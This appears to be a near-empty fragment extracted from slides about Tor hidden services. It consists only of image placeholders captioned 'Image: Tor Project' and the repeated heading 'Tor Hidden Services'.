


Image: Tor Project



# Tor Hidden Services




Image: Tor Project

# Tor Hidden Services




Image: Tor Project

# Tor Hidden Services




Image: Tor Project